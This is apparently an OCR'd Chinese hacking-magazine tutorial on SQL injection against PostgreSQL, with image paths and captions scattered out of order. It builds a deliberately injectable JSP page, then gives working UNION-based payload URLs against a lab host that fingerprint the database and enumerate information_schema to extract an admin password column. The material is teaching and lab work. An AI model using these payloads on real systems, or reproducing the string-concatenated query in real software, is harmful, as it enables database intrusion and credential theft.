


图10　写入成功

浅析 postgresql 数据库攻击技术

文/图 BlAck.Eagle[B.H.S.T]

PostgreSQL 简单介绍

PostgreSQL 是一种特性非常齐全的自由软件的对象－关系型数据库管理系统，可以说是目前世界上最先进，功能最强大的自由数据库管理系统。PostgreSQL 是以加州大学伯克利分校计算机系开发的 POSTGRES，版本 4.2 为基础的对象关系型数据库管理系统（ORDBMS）。POSTGRES 领先的许多概念只是在非常迟的时候才出现在商业数据库中。它的功能绝对不亚于其他商业型的数据库，虽然名气没有 mysql 响，但它们同属开源类别。现在关于 postgresql 的脚本攻击知识非常匮乏，下面就跟读者一起来了解这方面的知识。希望对读者有所帮助！

php+postgresql 构建存在注射的脚本环境，关于 php+postgresql 注入攻击前，最好是搭建个测试环境，搭建环境这里不是重点，笔者不再赘述，笔者这里搭建了 windows2003+tomcat+jdk+postgresql 的平台！在这里为了照顾新手朋友，笔者简单介绍下数据库以及脚本的创建，也算是对 SQL 语句的温习。

建表语句

```
CREATE DATABASE hackdata; //创建数据库hackdata
create table lists (
id serial NOT NULL,    -- 团队id，这里注意的是 serial 在 postgresql 中代表自增
team_name varchar(30),-- 团队名字
team_site varchar(50) NOT NULL,-- 团队名称
description varchar(300) NOT NULL, -- 团队简介
PRIMARY KEY ( id )
);
insert into lists values(1,'80sec','www.80sec.com','一个新的致力于 web 安全研究的小团体.');--
create table admins (
aid serial NOT NULL,
name CHAR( 10 ) NOT NULL ,-- 用户名
password TEXT NOT NULL ,-- 用户密码，用MD5加密
PRIMARY KEY (aid)
);
// 插入一条记录到 admin 表
INSERT INTO admins (aid,name,password) VALUES (1 , 'blackeagle',MD5('blackeagle'));-- 账号密码均为 blackeagle
```




图1　成功执行

关于 postgresql 数据库的建表语句和其他 SQL 语句可能有所不同，希望大家注意，下面我们可以通过一个 union 语句查看下是否成功，可以看出已经成功执行，如图 1 所示。

创建存在注入漏洞的 jsp 脚本 injection.jsp

大家掌握了之后，可以应用在 mysql 以及 oracle 等其他环境的搭建

```
<%@ page language="java" contentType="text/html;charset=gbk" import="java.io.*" import="java.util.*" import="java.sql.*"%>
<html>
  <head>
    <title>dbjsp.jsp</title>
  </head>
  <body>
  <%
    Class.forName("org.postgresql.Driver").newInstance();
    String url="jdbc:postgresql://localhost/hackdata";
    String user="hack";
    String password="hack";
    Connection conn=DriverManager.getConnection(url,user,password);
    Statement stmt=conn.createStatement(ResultSet.TYPE_SCROLL_SENSITIVE,ResultSet.CONCUR_UPDATABLE);
    String id = request.getParameter("id");
  /** 关键是这句，没有用PreparedStatement，就构造了我们的注入点 **/
    String sql="select * from lists where id="+id;
        ResultSet rs=stmt.executeQuery(sql);
        while(rs.next()){
        %>
        <p align="center">Welcome to here |Script Boy|</p>
        <table width="50%" border="1" cellpadding="0" cellspacing="0" >
       <tr>
        <td width=100>ID:<%=rs.getString(1)%> </td>
        <td width=659>Name:<%=rs.getString(2)%> </td>
       </tr>
       <tr>
       <td colspan=2>Description:<%=rs.getString(4)%> </td>
       </tr>
       <tr>
       <td>Site: </td> <td><%=rs.getString(3)%></td>
```




图 2　显示正常

```
        </tr>
      </table>
    <%
      }
    %>
<%rs.close();stmt.close();conn.close();%>
</body></html>
```




图 3　显示空白

jsp+postgresql 注入常见手法

在学习这块内容时，确保你对 php 类型的注入已经有所了解，那么就开始我们的开心之旅吧！对于数字型注入点的审查，我们可以通过 and 1=1，and 1=2，刚才我们建立的脚本我们测试下。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=1 的显示如图 2 所示。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 的显示空白，如图 3 所示。

知道了注入点的存在，那么我们就要判断数据库的类型，如何判断呢？我们来看几种方法：

首先我们想到的是，如果数据库和 web 不分离的话，那么通过服务器是否开放 5432 端口来判断，但是服务器如果存有防火墙，就只能从 web 方面入手。

其次，我们知道在 Oracle 数据中有一个默认的 dual 数据表，postgresql 和它类似，我们可以通过使用查询语句如 select * from pg_class/select * from pg_group 的返回结果来判断数据库类型，笔者这里没有试验，大家可以自己动手实践。

第三种：通过在注入点后加 and 1::int=1，它的意思是让 1 为 int 型数据，然后和数字 1 作比较，还是比较灵的。如图 4 所示。

第四种：对于 php+postgresql 的数据库可以根据是否出现 pg_query(): Query failed 这种特征函数错误码来判断。

其他判断为 postgresql 类型数据库的方法还有后面提到的读取 version 数据！

那么跟着思路继续往下走，通常 mysql 和 oracle 注入的时候，都是通过 order by 查询出当前页面访问数据表的字段，然后进行 union 查询，postgresql 是一样！(还要注意注释符的使用，笔者感觉“--”是最有效的了）有了字段数，就可以通过 union 联合查询，这里的 union 查询和 oracle 注入是一样的，我们来简单看一下。

笔者首先访问

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1%20and%201=2%20union%20select%20null,null,null,null-- 为什么是查询的 null 呢，这是为了匹配所有字段，需要和 mysql 区别！如图 5 所示。

然后我们继续把字符型字段区分出来，实在匹配不了的话，就用 null 代替。

首先我们先把第一个字段加引号

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1%20and%201=2%20union%20select%20 '1',null,null,null—

如果页面正常，说明第一个字段为字符型，异常的话我们就用数字或 null 来代替，经测试访问上述链接异常，那么改为数字就正常了，然后访问

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1%20and%201=2%20union%20select%20 1,' 2',null,null--判断第 2 个字段的类型。依此类推，我们得到

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1%20and%201=2%20union%20select%20 1,' 2',' 3',' 4'

就完全将我们的字段判断正确了，笔者将' 2' 这个地方替换为" version()"返回了 postgresql 的版本号，如图 6 所示。




图 4　构造语句




图 5　构造 union 语句




图 6　返回相关信息




图 7　构造语句




图 8　爆取敏感字段




图 9　获取其他字段

关于获取系统的信息的一些函数，笔者列为下表：

名字	返回类型	描述
current_database()	name	当前数据库的名字
current_schema()	name	当前模式的名字
current_schemas(boolean)	name[]	在搜索路径中的模式名字
current_user	name	目前执行环境下的用户名
inet_client_addr()	inet	连接的远端址
inet_client_port()	int	连接的远端端口
inet_server_addr()	inet	连接的本地地址
inet_server_port()	int	连接的本地端口
session_user	name	会话用户名
pg_postmaster_start_time()	timestamp with time zone	postmaster 启动的时间
user	name	等于 current_user
version()	text	PostgreSQL 版本信息

爆账户密码

上述已经为我们获取了部分信息，下面我们来看如何获取管理员的一些账号密码，这里可能和 mysql5.x 的爆库思路有所相同。

我们可以构造如下语句，如图 7 所示。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select 1,table_name,'3','4' from information_schema.tables offset 1 limit 1--

其中 offset x limit y 类似于 mysql 中的 limit x,y 函数，这里可以逐渐递增 x 的值来获取更多表的信息

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select 1,table_name,'3','4' from information_schema.tables offset 2 limit 1—

………

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select 1,table_name,'3','4' from information_schema.tables offset N limit 1—

这里我们获取了管理员表为 admins，那么我们再来学习如何爆取敏感字段。如图 8 所示。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select 1,column_name,'3','4' from information_schema.columns where table_name='admins' offset 1 limit 1--

可以看到我们爆出了一个字段为name，那我们继续递增offset的值，来获取其他字段，如图9所示。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select 1,column_name,'3','4' from information_schema.columns where table_name='admins' offset 2 limit 1--

字段passowrd已经出来，猜解就很简单了，如图10所示。

